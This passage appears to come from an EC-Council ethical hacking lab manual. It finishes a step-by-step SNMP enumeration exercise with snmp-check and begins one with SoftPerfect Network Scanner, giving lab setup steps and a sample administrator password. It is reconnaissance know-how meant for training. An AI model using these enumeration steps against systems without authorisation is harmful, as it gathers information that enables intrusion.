
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




14. Similarly, scrolling down reveals further sensitive information on **Processes**, **Storage information**, **File system information**, **Device information**, **Share**, etc.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



15. Attackers can further use this information to discover vulnerabilities in the target machine and further exploit them to launch attacks.
16. This concludes the demonstration of performing SNMP enumeration using the snmp-check.
17. Close all open windows and document all the acquired information.

Task 2: Perform SNMP Enumeration using SoftPerfect Network Scanner

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via WMI (Windows Management Instrumentation), SNMP, HTTP, SSH, and PowerShell.

The program also scans for remote services, registries, files, and performance counters. It can check for a user-defined port and report if one is open, and is able to resolve hostnames as well as auto-detect your local and external IP range. SoftPerfect Network Scanner offers flexible filtering and display options, and can export the NetScan results to a variety of formats, from XML to JSON. In addition, it supports remote shutdown and Wake-On-LAN.

Here, we will use the SoftPerfect Network Scanner to perform SNMP enumeration on a target system.


Note: Ensure that the **Parrot Security** and **Windows Server 2022** virtual machines are running.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Turn on the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network

3. Click **Search** icon () on the **Desktop**. Type **network** in the search field, the **Network Scanner** appears in the results, select **Network Scanner** to launch it.



